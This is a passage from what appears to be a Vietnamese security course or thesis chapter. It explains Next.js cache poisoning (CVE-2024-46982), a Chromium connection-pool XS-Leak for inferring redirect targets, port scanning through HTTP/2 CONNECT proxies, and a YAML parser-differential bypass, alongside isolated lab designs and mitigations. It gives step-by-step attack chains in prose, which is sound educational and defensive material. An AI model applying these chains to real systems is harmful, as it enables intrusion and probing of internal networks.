Nạn nhân là ứng dụng Next.js tự host (Pages Router) với một route SSR sinh nội dung động bằng `getServerSideProps`, phụ thuộc phiên/cookie. Kẻ tấn công gửi được yêu cầu HTTP tùy ý nhưng không đọc được phiên nạn nhân, không có XSS và không truy cập cache nội bộ hay nhật ký. Bất biến an toàn: một route SSR luôn phải mang chính sách không lưu trữ (`private`, `no-cache`, `no-store`, `max-age=0`, `must-revalidate`) bất kể máy khách thêm tiêu đề gì; chỉ SSG hoặc ISR mới được dùng chỉ thị cache dùng chung như `s-maxage` [41]. Lỗ hổng phá đúng bất biến này: trên các phiên bản dính lỗi (Next.js 13.5.1–13.5.7 và 14.0.0–14.2.10), tiêu đề nội bộ `x-now-route-matches` do máy khách gửi làm route SSR bị phân loại như SSG và nhận `s-maxage=1`, `stale-while-revalidate`; App Router thuần và bản trên Vercel không thuộc phạm vi advisory [40].

Ghép với cơ chế `data request`, JSON `pageProps` bị lưu rồi phát lại cho yêu cầu HTML thông thường — từ chối dịch vụ ở mức route; nếu ứng dụng còn phản chiếu dữ liệu chưa mã hóa đúng, khả năng này thành điều kiện cho stored XSS, một tác động *có điều kiện* chứ không phải kết quả mặc định của CVE [39]. Vì vậy chương tách rõ *lỗi phân loại cache* (phần CVE-2024-46982 sửa) với *gadget khuếch đại* `__nextDataReq`, vốn chỉ đổi dạng phản hồi.

4.7.2 Cơ chế kỹ thuật: khoảng hở logic và oracle

Next.js phân loại mỗi yêu cầu thành SSR (động), SSG (tĩnh) hoặc DATA (JSON của trang), và chính phân loại này quyết định chính sách cache: nhánh động phải `no-store`, chỉ nhánh tĩnh mới được cache dùng chung. Khoảng hở cốt lõi: việc phân loại có thể bị máy khách lái thay vì là thuộc tính cố định của route; kênh truyền tín hiệu là trạng thái cache dùng chung tồn tại qua nhiều yêu cầu, không phải định thời.

Chuỗi nhân quả ba bước

Chuỗi gồm ba bước nối tiếp. (1) *Đổi phân loại*: tiêu đề nội bộ `x-now-route-matches` do máy khách gửi khiến một route SSR bị xử lý như SSG trên phiên bản dính lỗi, nên route động lẽ ra `no-store` lại nhận `s-maxage=1, stale-while-revalidate` — đây là phần CVE sửa. (2) *Đổi dạng phản hồi*: cơ chế `data-request (__nextDataReq)` chuyển phản hồi từ HTML sang JSON `pageProps`; bản thân là tính năng bình thường, nhưng quyết định dạng nội dung sẽ bị lưu. (3) *Phát lại*: vì route đã được coi là cacheable, cache nội bộ lưu biểu diễn JSON theo khóa route, nên một yêu cầu bình thường sau đó nhận thân đã lưu thay cho HTML.

Đầu độc chỉ thành công khi yêu cầu tấn công mang *đồng thời* tiêu đề đổi phân loại và tham số đổi dạng; thiếu một thì cache không bị ghi đè. Ngược lại, yêu cầu nạn nhân không cần thành phần độc hại nào — nó chỉ trùng entry cache đã bị đầu độc — nên tác động lan sang người dùng khác chứ không giới hạn ở kẻ tấn công.

Trạng thái cache dùng chung, không phải kênh kẻ định thời

Tín hiệu nằm ở trạng thái được chia sẻ qua nhiều yêu cầu, không ở thời gian: yêu cầu thứ nhất ghi biểu diễn JSON vào cache, các yêu cầu sau đọc lại qua thân và tiêu đề nếu dùng chung khóa route. Vì thế việc quan sát không cần đo định thời độ phân giải cao; thời gian chỉ chi phối cửa sổ `s-maxage/stale-while-revalidate`. Lab không thêm độ trễ nhân tạo và không suy luận từ một phép đo định thời đơn lẻ.

Oracle


Oracle phải đứng từ vị trí kẻ tấn công — chỉ dựa trên phản hồi trả về cho họ, không mượn nhật ký hay cache trace của máy chủ. Ba dấu hiệu đủ để lần theo chuỗi: `Cache-Control` cho thấy sai lệch phân loại (route động lại mang chỉ thị cache dùng chung); `Content-Type` và thân cho thấy JSON xuất hiện thay cho HTML; và một dấu hiệu phân biệt kết xuất mới với cache hit cho thấy đã phát lại. Cần tách hai mức

kết luận: thấy route động trả chỉ thị cache dùng chung mới chứng minh *đổi phân loại*, chưa phải *đã phát lại*; kết luận phát lại chỉ vững khi phản hồi nạn nhân trùng biểu diễn với phản hồi đầu độc. Nhật ký, cache trace và hệ tệp chỉ là dữ liệu nền chuẩn, không thay oracle mà kẻ tấn công tự quan sát.

Khoảng hở logic

Khoảng hở trung tâm: quyết định “nội dung có được cache hay không” bị đầu vào máy khách điều khiển thay vì là thuộc tính cố định của route. Kèm theo là khoảng hở ở khóa cache: cùng một khóa route ứng với hai biểu diễn (HTML và JSON), nên biểu diễn này chiếm chỗ biểu diễn kia. Bảng D.3 (Phụ lục D) tóm tắt đầy đủ. Tác động mặc định là từ chối dịch vụ mức route (nạn nhân nhận JSON thay HTML); stored XSS chỉ xuất hiện khi chuỗi được nối thêm điểm phản chiếu chưa mã hóa đúng và phản hồi phục vụ dưới text/html, nên lab cốt lõi dùng ở đầu móc vô hại.

4.7.3 Thiết kế lab



Hình 4.7: Kiến trúc và ranh giới quan sát của Lab 07

4.7.4 Phòng thủ và giảm thiểu

Bản vá nguyên nhân gốc

Biện pháp chính là nâng cấp lên phiên bản đã vá. Advisory công bố 13.5.7 và 14.2.10, đồng thời không đề xuất workaround thay thế việc nâng cấp [40]. Trong lab, nâng cấp chỉ được xem là đạt khi cùng bộ yêu cầu không còn lỗi policy của route SSR và không tạo phát lại cache. Việc chỉ ẩn tiêu đề hoặc đổi thông báo lỗi không chứng minh trạng thái cache đã an toàn.

Phòng thủ theo chiều sâu

Gateway tự host có thể loại bỏ tiêu đề điều khiển do máy khách gửi:

```
location / {  
    proxy_pass http://nextjs:3000;  
    proxy_set_header Host $host;  
    proxy_set_header x-now-route-matches "";  
}
```

Đây là hardening, không phải bản vá framework. Rule chặn một tiêu đề có thể lỗi thời khi framework thêm control knob mới; gateway nên dùng hợp đồng danh sách cho phép và có kiểm thử hồi quy sau mỗi lần nâng cấp.

Các biện pháp bổ sung gồm: giữ private/no-store cho route phụ thuộc yêu cầu; mã hóa đầu ra phản chiếu; giám sát SSR route trả s-maxage; phát hiện route HTML trả JSON; và purge cache ngoài sau khi vá. Tài liệu Next.js xác nhận dynamic page phải dùng chính sách không lưu trữ, còn ISR mới dùng shared cache directive [41].

4.7.5 Bài học cho thực tế

Control knob nội bộ vẫn là đầu vào không tin cậy: tiền tố tiêu đề không cung cấp xác thực, nên giá trị phải được sinh hoặc lọc tại biên tin cậy. Cache policy là một thuộc tính an toàn—với phản hồi phụ thuộc yêu cầu, chuyển từ no-store sang s-maxage thay đổi ranh giới chia sẻ giữa người dùng chứ không chỉ hiệu năng—và biểu diễn cùng cache key phải được đánh giá đồng thời để HTML, data JSON và biến thể theo tiêu đề không lẫn vào một entry. Về phương pháp, tái lập phải cô lập từng tầng, chứng minh cache nội bộ trước khi thêm CDN hoặc reverse proxy để giữ quan hệ nhân quả rõ ràng; và cần phân biệt ba lớp biện pháp: nâng cấp sửa logic framework, proxy filtering giảm khả năng tiếp cận, còn mã hóa đầu ra giảm tác động XSS.

4.8 Rò rỉ đích chuyển hướng khác nguồn (*XSS-Leak: Leaking Cross-Origin Redirects*)

Kỹ thuật *XSS-Leak: Leaking Cross-Origin Redirects* được PortSwigger xếp thứ tám trong mười kỹ thuật tấn công web nổi bật năm 2025. “XSS” ở đây là *Cross-Site-Subdomain Leak* chứ không phải *Cross-Site Scripting* — cách chơi chữ trong tiêu đề gốc của Abello [42]. Đây là một XS-Leak dựa trên kênh kẻ thời gian của nhóm kết nối (connection pool) trong trình duyệt nền Chromium: khi các yêu cầu chờ có cùng mức ưu tiên, thứ tự cấp socket không nhất thiết là FIFO mà theo comparator xét ưu tiên → công → giao thức → máy chủ. Nếu giữ cố định mọi thuộc tính trước hostname, thứ tự này thành một *oracle* tiết lộ tên máy chủ đích của chuyển hướng đứng trước hay sau một tên máy chủ đo thử do kẻ tấn công chọn [1], [42], [43].

Gốc rễ ở tầng ứng dụng là việc mã hóa trạng thái nhạy cảm (role) vào hostname đích của redirect. Lab tái hiện hiện tượng trong môi trường cô lập, có hiệu chuẩn và kiểm định thống kê, rồi so sánh trước và sau khi vá [42], [44].

4.8.1 Mô tả vấn đề

Một ứng dụng có thể chuyển người dùng tới các hostname khác nhau sau đăng nhập — ví dụ admin tới admin.victim.test, người dùng thường tới app.victim.test. Same-Origin Policy ngăn trang tấn công đọc trực tiếp phản hồi hay tiêu đề Location, nhưng không ngăn trình duyệt phát sinh điều hướng và không xóa hết kênh kể thời gian: trang tấn công có thể khiến các điều hướng cạnh tranh socket rồi suy ra hostname đích và trạng thái người dùng [42].

Mô hình đe dọa: kẻ tấn công kiểm soát attacker.test và các hostname con để đo, nhưng không đọc được phản hồi khác nguồn — chỉ tạo được điều hướng và đo thời gian yêu cầu tới nguồn của mình. Nạn nhân đã có phiên hợp lệ với auth.victim.test, và /login chuyển hướng sang hostname khác nhau tùy role. Trình duyệt là Chromium (hoặc nền Chromium) có hành vi khớp nghiên cứu gốc.

Vì hành vi socket pool, socket limit và comparator là *phụ thuộc phiên bản* chứ không phải hằng số của web platform, lab phải khóa và ghi lại phiên bản Chromium, dùng HTTP/1.1 với cùng scheme và port cho mọi hostname so sánh (tắt QUIC, không dùng HTTP/2/3), đặt cookie SameSite=Lax để top-level navigation gửi được cookie, và dùng DNS cục bộ ánh xạ *.victim.test/*.attacker.test về một gateway chung [44].

4.8.2 Cơ chế kỹ thuật: oracle, kênh kẻ và khoảng hở logic

Oracle về thứ tự tên máy chủ

Kỹ thuật không đọc Location mà biến câu hỏi “chuyển hướng đi đâu?” thành một phép so sánh thứ tự. Khi nhóm socket của trình duyệt bị bão hòa, yêu cầu mới bị treo; với hai yêu cầu treo cùng mức ưu tiên, nghiên cứu của Abello quan sát comparator xét lần lượt *port*, *scheme*, rồi *host*. Do đó, nếu mọi thuộc tính trước hostname được giữ cố định, host có thứ tự từ điển nhỏ hơn có thể được cấp socket trước — một kết luận


thực nghiệm gắn với browser build, không phải đặc tả công khai ổn định của Chrome [42], [43].

Lab đặt một tên máy chủ đo thử nằm giữa hai đích theo thứ tự từ điển: `admin.victim.test < ajj.attacker.test < app.victim.test`. Nếu chuyển hướng là `admin`, nó thắng cuộc đua và probe `ajj` bị trễ; nếu là `app`, probe được cấp socket sớm hơn. Một yêu cầu `000.attacker.test/delay/500` luôn đứng trước các hostname khác được dùng để khuếch đại khác biệt thời gian thành mức đo được [42].

Chuỗi quan sát

Kẻ tấn công bảo hòa gần hết nhóm socket bằng các yêu cầu treo tới nhiều nguồn của mình, rồi mở popup điều hướng tới `auth.victim.test/login` để phản hồi đầu tiên tạo chuyển hướng theo role. Bằng cách giải phóng rồi chiếm lại đúng một socket, yêu cầu đầu hoàn tất nhưng điều hướng của chuyển hướng vẫn chờ. Sau đó một `iframe` điều hướng tới `ajj.attacker.test` — `iframe` được chọn vì priority của điều hướng khớp hơn `fetch()` cho biến thể này [45]; một lần giải phóng socket nữa tạo cuộc đua giữa chuyển hướng và probe, và yêu cầu `000.attacker.test/delay/500` khuếch đại kết quả thành chênh lệch thời gian đo được.

4.8.3 Thiết kế lab



Hình 4.8: Kiến trúc và ranh giới quan sát của Lab 08

Bảng D.4 (Phụ lục D) liệt kê các hostname dùng trong phép đo.

4.8.4 Phòng thủ và giảm thiểu

Ranh giới quan sát Lab 08 theo mẫu chung (Hình 3.1): Chromium đã cố định phiên bản làm bảo hòa nhóm socket; nạn nhân chuyển hướng theo role; kẻ tấn công/probe đo thời gian; bộ quan sát chỉ ghi host chuyển hướng làm ground truth.

Phòng thủ đúng trọng tâm là loại bỏ ánh xạ

`role` $\rightarrow$ `redirect hostname`.

Khi mọi role chuyển hướng tới `portal.victim.test` và phân quyền diễn ra sau đó trong cùng host, oracle hostname mất dữ liệu để suy luận. SameSite cookies, X-Frame-Options/frame-ancestors, COOP và isolation policies chỉ là biện pháp

bổ sung; chúng không thay thế việc collapse topology chuyển hướng [42], [44].

4.8.5 Bài học cho thực tế

Same-Origin Policy ngăn đọc trực tiếp phản hồi hoặc tiêu đề Location, nhưng không loại bỏ mọi side-channel do browser tạo ra trong khi điều hướng và phân bổ tài nguyên mạng. Vì vậy, browser implementation, giao thức thực dùng, feature flag và topology hostname là một phần của mô hình đe dọa, không chỉ là chi tiết môi trường.

Oracle định thời cần được hiệu chuẩn bằng mốc cơ sở, nhiều mẫu lặp và đối chứng âm; một phép đo đơn lẻ không đủ để suy ra role. Nguyên nhân gốc ở cấp ứng dụng là hostname chuyển hướng phụ thuộc trạng thái bí mật. Việc đưa mọi role qua một landing host chung xóa quan hệ secret–hostname; còn security headers, SameSite hoặc isolation policy chỉ là phòng thủ nhiều lớp và không tự chứng minh topology đã độc lập với role.

4.9 HTTP/2 CONNECT qua proxy chuyển tiếp (*Playing with HTTP/2 CONNECT*)

Chương nền tảng đã trình bày mô hình proxy, ghép kênh luồng, phương thức CONNECT, oracle và nguyên tắc cô lập mạng của bộ lab. Vì vậy, chương này không lặp lại các khái niệm nhập môn đó mà tập trung vào vấn đề riêng của nghiên cứu *Playing with HTTP/2 CONNECT*: một proxy chuyển tiếp cấp quyền mở kết nối TCP tới đích do phía khách lựa chọn, trong khi HTTP/2 cho phép thực hiện nhiều yêu cầu CONNECT độc lập trên cùng một kết nối. Trọng tâm của chương là chuỗi tấn công được chứng minh trong bài gốc, oracle dùng để suy luận trạng thái cổng, thiết kế lab có thể tái lập và các biện pháp loại bỏ nguyên nhân gốc.

4.9.1 Mô tả vấn đề

Vấn đề bảo mật

PortSwigger xếp *Playing with HTTP/2 CONNECT* ở vị trí thứ chín trong danh sách *Top 10 Web Hacking Techniques of 2025*. Phần giới thiệu của PortSwigger nhấn mạnh hai đặc điểm: kỹ thuật cũ có thể xuất hiện trở lại khi được triển khai trong mã nguồn và giao thức mới; đồng thời HTTP/2 CONNECT tạo điều kiện xây dựng công cụ quét công nội bộ hiệu quả nhờ khả năng multiplexing [1]. Bài nghiên cứu gốc của Flomb hiện thực hóa nhận xét này bằng một máy khách HTTP/2 mức thấp, thử nghiệm với Envoy và Apache httpd, rồi sử dụng kết quả của từng stream CONNECT để phân loại công nội bộ [46].

Không nên diễn đạt kỹ thuật này như một lỗ hổng nội tại của HTTP/2. Phương thức CONNECT có chức năng hợp lệ: yêu cầu proxy thiết lập một đường hầm tới một đích xác định. Rủi ro xuất hiện khi proxy đồng thời thỏa các điều kiện sau:

1. máy khách không tin cậy có thể truy cập proxy và gửi CONNECT;
2. proxy không xác thực máy khách hoặc cấp quyền quá rộng;
3. địa chỉ và cổng đích trong :authority không được kiểm soát bằng danh sách cho phép phù hợp;
4. proxy có đường mạng tới các dịch vụ mà máy khách không thể truy cập trực tiếp;
5. hệ thống giám sát chỉ tổng hợp ở mức kết nối, không quan sát đầy đủ các stream và đích.

Trong cấu hình này, proxy không còn chỉ chuyển tiếp lưu lượng hợp lệ. Nó trở thành một *capability*: máy khách có thể yêu cầu một tiến trình nằm trong vùng mạng tin cậy mở socket TCP thay cho mình. HTTP/2 không tạo *capability* đó, nhưng làm nó hiệu quả hơn vì mỗi CONNECT chỉ chiếm một stream, thay vì chiếm toàn bộ kết nối như cách sử dụng CONNECT thông thường trên HTTP/1.1 [18], [46].

4.9.2 Cơ chế kỹ thuật: khoảng hở logic, oracle và kênh quan sát

Proxy mở socket từ ngữ cảnh mạng của nó

Khi nhận CONNECT hợp lệ, proxy phân giải và kết nối tới đích trong `:authority`. Kết nối này xuất phát từ proxy, nên chịu network policy và routing của proxy chứ không phải của kẻ tấn công. Nếu proxy đứng giữa vùng công khai và network backend, yêu cầu CONNECT đã chuyển quyền mở socket qua ranh giới mạng.

Đây là bước tạo *pivot*. Kẻ tấn công không gửi packet trực tiếp tới service nội bộ; kẻ tấn công gửi một yêu cầu hợp lệ về mặt giao thức cho proxy, rồi proxy thực hiện thao tác mạng nhạy cảm. Vì vậy, gọi đây là lỗi “vượt tường lửa bằng multiplexing” là chưa chính xác. Tường lửa có thể đang hoạt động đúng khi chặn kẻ tấn công và cho phép proxy. Sai sót nằm ở việc proxy nhận quyền từ máy khách mà không kiểm tra đích tương xứng.

Suy luận trạng thái cổng từ phản hồi stream

Bài gốc cho thấy máy khách chưa cần gửi DATA frame để quét cổng. Chỉ cần quan sát kết quả thiết lập đường hầm:

- kết nối thành công thường tạo HEADERS frame có `:status 200`;
- kết nối thất bại có thể tạo `:status 503`;
- proxy có thể gửi DATA frame chứa thông báo lỗi của chính proxy;
- proxy có thể đóng stream bằng RST_STREAM, chẳng hạn CONNECT_ERROR trên Envoy hoặc mã khác tùy triển khai.

Trong thử nghiệm của tác giả với Envoy và Apache httpd, RST_STREAM là chỉ báo thất bại ổn định hơn việc chỉ dựa vào mã trạng thái, vì proxy có thể gửi trạng thái

hoặc thân lỗi khác nhau theo cấu hình [46]. Máy khách theo dõi phản hồi theo stream ID, ghép nó với đích tương ứng và tạo bảng phân loại cổng.

Chuyển luồng thành đường hầm TCP thực thụ

Khi nhận phản hồi 2xx, stream không chỉ là một oracle “open/closed”. Theo semantics của HTTP/2 CONNECT, DATA frame gửi trên stream được chuyển thành dữ liệu TCP tới service đích, và dữ liệu từ service được trả lại bằng DATA frame trên cùng stream [18]. Bài gốc bọc stream thành một đối tượng tương thích net.Conn, sau đó đặt TLS và HTTP/1.1 lên trên đường hầm để chứng minh khả năng sử dụng như một socket thông thường [46].

Chuỗi tấn công đầy đủ vì vậy là:

1. tìm một proxy chuyển tiếp có thể truy cập và hỗ trợ HTTP/2 CONNECT;
2. thiết lập một phiên HTTP/2 duy nhất với proxy;
3. gửi nhiều yêu cầu CONNECT, mỗi yêu cầu nằm trên một stream và trở tới một host:port;
4. để proxy thử mở socket từ vùng mạng của nó;
5. phân loại phản hồi theo stream để suy ra cổng mở hoặc thất bại;
6. giữ lại stream thành công và truyền dữ liệu ứng dụng qua đường hầm;
7. sử dụng kết quả trình sát hoặc đường hầm để tiếp cận một dịch vụ nội bộ, nếu dịch vụ đó tồn tại và cho phép tương tác.


Khoảng hở logic: nhằm “vận chuyển” với “quyền truy cập”

Khoảng hở logic là khoảng cách giữa *cách người vận hành hiểu* CONNECT và *điều nó thực sự làm*. Trên lý thuyết, quản trị viên xem CONNECT là tiện ích vận chuyển

HTTPS, nên chỉ kiểm “yêu cầu có phải CONNECT hợp lệ không” và giao việc bảo vệ mạng cho tường lửa. **Trên thực tế**, mỗi lần proxy đồng ý một CONNECT là nó tự mở một socket TCP thật tới `host:port` máy khách nêu, từ vị trí mạng của chính nó — chạm tới được những dịch vụ nội bộ mà kẻ tấn công không chạm trực tiếp. CONNECT vì thế là một *quyết định phân quyền*, không phải chỉ tiết vận chuyển.

Điểm dễ nhầm: tường lửa vẫn chạy đúng (chặn kẻ tấn công, cho phép proxy); kẻ tấn công không tự vượt tường lửa mà *nhờ proxy làm hộ* — mẫu *confused deputy*. Lỗi không ở tường lửa mà ở chỗ proxy nhận quyền từ máy khách rồi hành động thay mà không kiểm đích. Một quyết định đúng phải đồng thời hỏi ba điều: máy khách là *ai* (đã xác thực chưa), đi *qua route/virtual host* nào được phép CONNECT, và tới *đích host:port* nào *sau khi phân giải* có nằm trong danh sách cho phép. Cấu hình lỗi rút cả ba câu hỏi về đúng một — “CONNECT có hợp lệ cú pháp không” — và chính khoảng cách giữa *phép kiểm đang làm* với *phép kiểm đáng lẽ phải làm* là logic gap. Về oracle (cơ chế đã mô tả ở phần suy luận trạng thái cổng), mỗi stream chỉ nên được phân vào ba lớp *reachable* (2xx, đường hầm mở), *failed* (503, lỗi proxy hoặc RST_STREAM) hoặc *indeterminate* (timeout, phản hồi không đủ phân biệt); định thời chỉ là tín hiệu phụ vì timeout trộn lẫn nhiều nguyên nhân, và không được kết luận “open” chỉ vì chưa thấy lỗi.

4.9.3 Thiết kế lab



Hình 4.9: Kiến trúc cô lập của Lab HTTP/2 CONNECT

Các ràng buộc bắt buộc:

- chỉ proxy tham gia cả hai network;
- kẻ tấn công không được nối trực tiếp vào network internal;
- network nội bộ đặt `internal: true` để không có luồng ra Internet;
- listener proxy chỉ gắn vào loopback của host hoặc chỉ được truy cập trong Compose;
- không mount Docker socket và không dùng `network_mode: host`;
- máy khách chỉ nhận một danh sách đích cố định thuộc subnet lab, không nhận CIDR hoặc range tùy ý từ dòng lệnh.

4.9.4 Phòng thủ và giảm thiểu

Tắt CONNECT khi không có nhu cầu

Biện pháp mạnh và đơn giản nhất là không bật CONNECT trên listener hoặc route không cần chức năng này. Việc proxy hỗ trợ HTTP/2 không đồng nghĩa phải hỗ trợ CONNECT. Secure default cần được giữ nguyên thay vì bật upgrade toàn cục vì lý do thử nghiệm hoặc tương thích [47].

Phân quyền đích đến theo nhiều chiều

Nếu CONNECT là yêu cầu nghiệp vụ, policy phải kiểm tra đồng thời:

- danh tính máy khách hoặc tải công việc;
- route hoặc virtual host được phép CONNECT;
- hostname/cluster đích;
- địa chỉ IP sau phân giải;
- port đích;
- giao thức hoặc mục đích nghiệp vụ dự kiến;
- giới hạn số stream đồng thời và tốc độ tạo đường hầm.

Chỉ giới hạn port 443 là chưa đủ vì dịch vụ nội bộ cũng có thể lắng nghe trên 443. Chỉ đưa hostname vào danh sách cho phép trước DNS cũng chưa đủ nếu kết quả phân giải có thể trở tới private, loopback hoặc link-local address. Policy cần được áp dụng trên đích đã canonicalize và sau phân giải, đồng thời xử lý thay đổi DNS trong suốt vòng đời kết nối.

Phân đoạn mạng và kiểm soát lưu lượng ra

Proxy chỉ nên có network reachability cần thiết cho nhiệm vụ. Một proxy chuyển tiếp phục vụ luồng ra Internet không nên mặc nhiên truy cập giao diện quản trị, database, container control plane hoặc điểm cuối metadata. Tường lửa và network policy cần chặn các vùng không liên quan ngay cả khi application policy của proxy thất bại. Đây là phòng thủ nhiều lớp, không thay thế phân quyền đích.

4.9.5 Bài học cho thực tế

CONNECT hợp lệ theo RFC vẫn là capability nguy hiểm nếu proxy ủy quyền đích quá rộng. Multiplexing chỉ tăng hiệu quả; stream mới là đơn vị phù hợp cho nhật ký, quota và oracle. Một phản hồi 403 chỉ là bằng chứng bản vá khi bộ quan sát xác nhận proxy không mở kết nối TCP thượng nguồn trái chính sách. DNS resolution, nếu cần để đánh giá địa chỉ sau phân giải, không được dẫn đến kết nối tới đích bị từ chối. Lab giới hạn ở bản kê khai nội bộ, không là công cụ quét hay bằng chứng về RCE.

4.10 Sai khác diễn giải giữa các bộ phân tích cú pháp (*Parser Differentials: When Interpretation Becomes a Vulnerability*)

Sai khác giữa các bộ phân tích cú pháp (*parser differential*) xuất hiện khi nhiều thành phần cùng tiếp nhận một chuỗi byte nhưng tạo ra các biểu diễn dữ liệu khác nhau. Bài trình bày tại OffensiveCon 2025 sử dụng YAML làm trường hợp nghiên cứu để chỉ ra rằng khác biệt về cách xử lý đặc tả, trường hợp biên và lỗi phân tích có thể trở thành lỗ hổng khi các bộ phân tích cú pháp nằm ở các ranh giới bảo mật khác nhau [48]. PortSwigger xếp nghiên cứu này ở vị trí thứ mười trong danh sách các kỹ thuật tấn công web nổi bật của năm 2025, đồng thời lưu ý rằng công trình không có báo cáo

kỹ thuật đi kèm [1]. Vì vậy, lab trong chương này được xác định là một *tái dựng bảo toàn cơ chế*: tái hiện quan hệ “kiểm tra bằng biểu diễn A nhưng thực thi bằng biểu diễn B”, không tuyên bố sao chép đầy đủ một sản phẩm hoặc chuỗi khai thác thực tế.

4.10.1 Mô tả vấn đề

Một sai khác diễn giải tự nó chưa phải lỗ hổng — nó chỉ thành lỗ hổng ở đúng một điều kiện: *quyết định cho phép* được tính trên biểu diễn mà bộ kiểm tra dựng lên, còn *hành vi nhạy cảm* lại chạy trên biểu diễn mà bộ thực thi dựng lên. Hai thành phần nhận đúng cùng một chuỗi byte, nhưng thực chất đang nói về hai đối tượng khác nhau. Vì vậy một quy tắc kiểm tra hoàn toàn đúng vẫn có thể bị bỏ qua, và lỗi không nằm trong bản thân một parser nào mà nằm ở *hợp đồng dữ liệu* giữa hai parser — ở giả định ngầm rằng thứ được kiểm cũng chính là thứ được chạy.

YAML đặc biệt dễ rơi vào tình huống này vì nó không đi thẳng từ văn bản sang cấu trúc dữ liệu. Một tài liệu YAML phải đi qua nhiều bước trung gian — thẻ (tag), bí danh (alias), rồi mới từ dòng trình bày dựng thành cấu trúc — và mỗi thư viện có quyền chọn xử lý những bước đó theo cách riêng [49]. Hai thư viện cùng “đọc trót lọt” một tài liệu không bảo đảm chúng dựng ra cùng một cấu trúc; đó chính là kẽ hở để cùng một tài liệu mang hai nghĩa.

Sự cố Devfile của GitLab là một minh chứng công khai [50]. Devfile là một tài liệu YAML; một tầng kiểm tra khóa `parent` để chặn việc nhập kế thừa trái phép, sau đó tài liệu được một tầng khác đem đi xử lý. Kẻ tấn công vẫn khai báo khóa `parent`, nhưng bọc nó bằng một thẻ `!binary` sao cho tên khóa chỉ hiện nguyên hình *sau khi* được giải mã. Mấu chốt là hai thư viện xử lý thẻ này khác nhau: thư viện ở tầng kiểm tra không giải mã `!binary` nên không thấy khóa `parent` và cho tài liệu đi qua; thư viện ở tầng xử lý lại giải mã, thấy `parent` và đi vào đúng nhánh nhập bị cấm. Cần nói rõ: việc thư viện nào “mù” trước thẻ này là do lựa chọn của từng thư viện và từng phiên bản, không phải một thuộc tính cố định của thẻ — nên chiều của sai lệch hoàn toàn có thể đảo ngược trên một cặp thư viện khác.

